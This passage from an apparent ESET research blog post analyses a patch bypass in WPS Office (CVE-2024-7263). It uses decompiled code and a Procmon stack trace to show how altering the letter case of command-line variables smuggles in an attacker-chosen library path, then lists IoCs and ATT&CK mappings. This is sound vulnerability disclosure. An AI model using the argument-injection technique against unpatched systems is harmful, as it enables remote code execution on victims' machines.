  qstr_JSCefServicePath = kso_qt__QString__fromAscii_helper("-JSCefServicePath=", 18);
  v13 |= 1u;
  *discard_arg_flag = v13;
  if ( kso_qt::QString::startsWith(&current_argv, &qstr_JSCefServicePath, 1)
    || (qstr_CefPluginPathU8 = kso_qt__QString__fromAscii_helper("-CefPluginPathU8=", 17),
        v13 |= 2u,
        *discard_arg_flag = v13,
        v15 = kso_qt::QString::startsWith(&current_argv, &qstr_CefPluginPathU8, 1),
        discard_arg_flag[3] = 0,
        v15) )
  {
    discard_arg_flag[3] = 1;
```

Figure 13. Code checking and discarding passed parameters

After that, it retrieves the expected file path for JSCefServicePath where jscefservice.dll is supposed to be stored. The real path should be %LOCALAPPDATA%\Kingsoft\WPS Office\<VERSION>\office6\addons\kcef\, as seen in Figure 14. The same is done for CefPluginPathU8 for which the real path should point to %LOCALAPPDATA%\Kingsoft\WPS Office\<VERSION>\office6\addons\cef\.

```
qstr_kcef = kso_qt::QString::fromAscii_helper("kcef", 4);
kcef_pluginpath = krt::pluginconfig::getPluginPath(v28, &qstr_kcef, &v31);
dir_separator = kso_qt::QDir::separator(&v38 + 2);
l_dup_concat(JSCefServicePath_dll_filepath, kcef_pluginpath, *dir_separator);
kso_qt::QString::operator+=(JSCefServicePath_dll_filepath, "jscefservice.dll");
JSCefServicePath_dll_filepath_utf8 = kso_qt::QString::toUtf8(JSCefServicePath_dll_filepath, v26);
JSCefServicePath_dll_filepath_base64 = kso_qt::QByteArray::toBase64(JSCefServicePath_dll_filepath_utf8, v27);
qstr_var_JSCefServicePath = kso_qt::QByteArray::QByteArray(&v37, " -JSCefServicePath=", -1);
path_JSCefServicePath = kso_qt::QByteArray::append(qstr_var_JSCefServicePath, JSCefServicePath_dll_filepath_base64);
```

Figure 14. Code retrieving the correct library to load

A new command line is built with the accepted command line parameters, followed by the retrieved file paths identified by the named variables. promecefpluginhost.exe then loads the library ksojscore.dll and its export CefRenderEntryPoint is called with the rebuilt command line. Both named variables are checked but this time the comparison is case **insensitive** (see line 2 in Figure 15).

```
  var_name = kso_qt::QString::fromAscii_helper("-JSCefServicePath=", 18);
  v15 = CaseInsensitiveExtractVariable(&commandline, &var_name, &var_value);
  variable_found = v15;
  if ( variable_found )
  {
    str_var_value = kso_qt::QString::toLatin1(&var_value, &Block);
    kso_qt::QByteArray::fromBase64(&decoded_var_value, str_var_value);
    bytes_decoded_var_value = kso_qt::QByteArray::operator char const *(&decoded_var_value, *(decoded_var_value + 4));
    qstr_decoded_var_value = kso_qt::QString::fromUtf8(v36, bytes_decoded_var_value);
    kso_qt::QString::operator=(&g_qstr_cefservicepath, qstr_decoded_var_value);
```

Figure 15. The first case-insensitive occurrence of the variable is taken

Here lies the first logic flaw. If at least one letter of the named variables is changed to its uppercase or lowercase counterpart, the first (case-sensitive) check will not result in the attacker-specified parameter being rejected, and the command line will look like the following (for example):

-JSCEfServicePath=<ATTACKER_CONTROLLED> <OTHER_PARAMETERS> -JSCefServicePath= <REAL_PATH> (notice the case change in the first variable name for the first letter E).

When such a command line is passed to ksojscore.dll, it will only take the first occurrence of the variable and the attacker-controlled variable is always placed before the valid ones.

However, before loading the library given by the JSCefServicePath file path, a second check was introduced. The function krt::ksafe::KProcess::verifyZhuHaiKingsoftCertSigner is called to check the certificate of the library and make sure that it is a library belonging to Kingsoft, as shown in Figure 16. So, an attacker cannot load any arbitrary library.

```
result = dword_1006ABE4;
if ( !dword_1006ABE4 )
{                                       // PATCH: Added library certificate signature check
  if ( krt::ksafe::KProcess::verifyZhuHaiKingsoftCertSigner(&g_qstr_cefservicepath) )
  {
    kso_qt::QLibrary::QLibrary(v6, &g_qstr_cefservicepath, 0);
    v7 = 0;
    if ( kso_qt::QLibrary::load(v6) && (GetJSApiCefService = kso_qt::QLibrary::resolve(v6, "GetJSApiCefService")) != 0 )
    {
      qstr_CefPluginPathU8 = kso_qt::QString::utf16(&g_qstr_CefPluginPathU8);
      (GetJSApiCefService)(qstr_CefPluginPathU8, &dword_1006ABE4);
```

Figure 16. Checking the signature of the library being loaded

However, the CefPluginPathU8 variable is not checked correctly. Here lies the second flaw. After verifying the JSCefServicePath file path, the library jscefservice.dll is loaded and calls LoadLibraryExW with the file path provided by CefPluginPathU8 concatenated with the string \libcef.dll without checking its signature.


If at least one letter of the variable CefPluginPathU8 is changed, jscefservice.dll will try to load the libcef.dll library stored under the attacker-controlled file path given by the variable, as observed in Figure 17.

```
kso_qt::QString::QString(&qstr_cefpluginpath, &g_qstr_cefpluginpath);
if ( *(qstr_cefpluginpath + 4) )
{
  dir_separator = kso_qt::QDir::separator(v21);
  qstr_dir_cefpluginpath = l_qstring_strcat(v13, &qstr_cefpluginpath, *dir_separator);
  v4 = l_strcat(v14, qstr_dir_cefpluginpath, "libcef.dll");
  filepath_to_libcef_dll = kso_qt::QDir::toNativeSeparators(v15, v4);
}
else
{
  v18 = kso_qt::QString::fromAscii_helper("libcef.dll", 10);
  filepath_to_libcef_dll = &v18;
}
kso_qt::QString::QString(qstr_filepath_to_libcef_dll, filepath_to_libcef_dll);
wstr_filepath_to_libcef_dll = kso_qt::QString::utf16(qstr_filepath_to_libcef_dll);
Library = LoadLibraryExW(wstr_filepath_to_libcef_dll, 0, LOAD_WITH_ALTERED_SEARCH_PATH);
if ( !Library )
```

Figure 17. The library jscefservice.dll *loads the library pointed to by the attacker-defined path without checking its signature*

Exploiting the vulnerability

The main constraint of this vulnerability is the string libcef.dll that is appended to the file path. As of the writing of this blogpost, we haven't found a way to download a file and choose its filename. However, on a local network, hosting a library on a share and having the variable CefPluginPathU8 point to it works because LoadLibraryExW allows network paths to be specified. The screenshot shown in Figure 18 illustrates how the control flow of promecefpluginhost.exe (version 12.2.0.16909 released late April 2024) was hijacked using a network path.



Event | Process | Stack

Frame	Module	Location	Address	Path
28	KernelBase.dll	CreateFileW + 0x5e	0x762f8c4e	C:\Windows\SysWOW64\KernelBase.dll
29	KernelBase.dll	CreateFileA + 0x31	0x7631e9f1	C:\Windows\SysWOW64\KernelBase.dll
30	libcef.dll	libcef.dll + 0x115f	0x5247115f	\\10.1 [redacted] libcef.dll
31	libcef.dll	libcef.dll + 0x1417	0x52471417	\\10.1 [redacted] libcef.dll
32	libcef.dll	libcef.dll + 0x14f9	0x524714f9	\\10.1 [redacted] libcef.dll
33	ntdll.dll	RtlIpv6AddressToStringA + 0x1c6	0x77832b56	C:\Windows\SysWOW64\ntdll.dll
34	ntdll.dll	RtlActivateActivationContextUnsafeFast + 0xe2	0x7780dd62	C:\Windows\SysWOW64\ntdll.dll
35	ntdll.dll	RtlEqualUnicodeString + 0x5a3	0x77811863	C:\Windows\SysWOW64\ntdll.dll
36	ntdll.dll	RtlEqualUnicodeString + 0x711	0x778119d1	C:\Windows\SysWOW64\ntdll.dll
37	ntdll.dll	RtlIsCriticalSectionLockedByThread + 0xb5	0x77812275	C:\Windows\SysWOW64\ntdll.dll
38	ntdll.dll	LdrLoadDll + 0x4b2	0x7780e292	C:\Windows\SysWOW64\ntdll.dll
39	ntdll.dll	LdrLoadDll + 0xf6	0x7780ded6	C:\Windows\SysWOW64\ntdll.dll
40	KernelBase.dll	LoadLibraryExW + 0x156	0x762fa3a6	C:\Windows\SysWOW64\KernelBase.dll
41	jscefservice.dll	SetIntranet + 0x6b4c	0x5a80352c	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
42	jscefservice.dll	SetIntranet + 0x62b2	0x5a802c92	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
43	jscefservice.dll	SetIntranet + 0x337cb	0x5a8301ab	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
44	jscefservice.dll	SetIntranet + 0x33954	0x5a830334	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
45	jscefservice.dll	GetJSApiCefService + 0x586b	0x5a7c6adb	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
46	ksojscore.dll	CefRenderEntryPoint + 0x2da4	0x5a89e484	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
47	ksojscore.dll	CefRenderEntryPoint + 0x366	0x5a89ba46	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
48	promecefpluginhost.exe	promecefpluginhost.exe + 0x2cb2	0xf32cb2	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
49	promecefpluginhost.exe	promecefpluginhost.exe + 0x3b68	0xf33b68	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
50	promecefpluginhost.exe	promecefpluginhost.exe + 0x59be	0xf359be	C:\Users [redacted] \AppData\Local\Kingsoft\WPS Office\12.2.0.16909\offi
51	kernel32.dll	BaseThreadInitThunk + 0x19	0x76b5fcc9	C:\Windows\SysWOW64\kernel32.dll

Figure 18. Procmon's stack view showing the loading of our custom library

Affected versions

The affected versions of WPS Office for Windows range from 12.2.0.13110, released around August 2023, until the release of the patch at the end of May 2024 with version 12.2.0.17119.

Conclusion

As WPS Office is a software suite mostly distributed in Asia, APT-C-60 demonstrated just how much it is determined to compromise targets in East Asian countries. Whether the group developed or bought the exploit for CVE-2024-7262, it definitely required some research into the internals of the application but also knowledge of how the Windows loading process behaves. The exploit is cunning as it is deceptive enough to trick any user into clicking on a legitimate-looking spreadsheet while also being very effective and reliable. The choice of the MHTML file format allowed the attackers to turn a code execution vulnerability into a remote one.

Additionally, our discovery of CVE-2024-7263 underlines the importance of a careful patch verification process and making sure the core issue has been addressed in full.

We strongly advise WPS Office for Windows users to update their software to the latest release.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
>
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise (IoCs) can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
7509B4C506C01627C1A4C396161D07277F044AC6	input.htm	HTML/Agent.HQ	MHTML-formatted WPS Spreadsheet exploit – CVE-2024-7262.
08906644B0EF1EE6478C45A6E0DD28533A9EFC29	WPS_TEST_DLL.dll	Win32/TrojanDownloader.Agent.HRP	Downloader component.

Network

IP	Domain	Hosting provider	First seen	Details
162.222.214[.]48 131.153.206[.]231	rammenale[.]com	PhoenixNAP	2024-03-08	C&C server hosting next stages.

MITRE ATT&CK Techniques

This table was built using version 15 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Domains	APT-C-60 acquired a domain name for its C&C server.
	T1583.004	Server	APT-C-60 acquired a server for its C&C.
	T1608.001	Upload Malware	APT-C-60's next stages were uploaded to its C&C server.

Tactic	ID	Name	Description
	T1587.004	Exploits	APT-C-60 developed or purchased an exploit for CVE-2024-7262.
Execution	T1203	Exploitation for Client Execution	APT-C-60 exploited CVE-2024-7262 to achieve execution.
	T1204.001	Malicious Link	The exploit used by APT-C-60 requires a click on a hyperlink.

Source: https://www.welivesecurity.com/en/eset-research/analysis-of-two-arbitrary-code-execution-vulnerabilities-affecting-wps-office/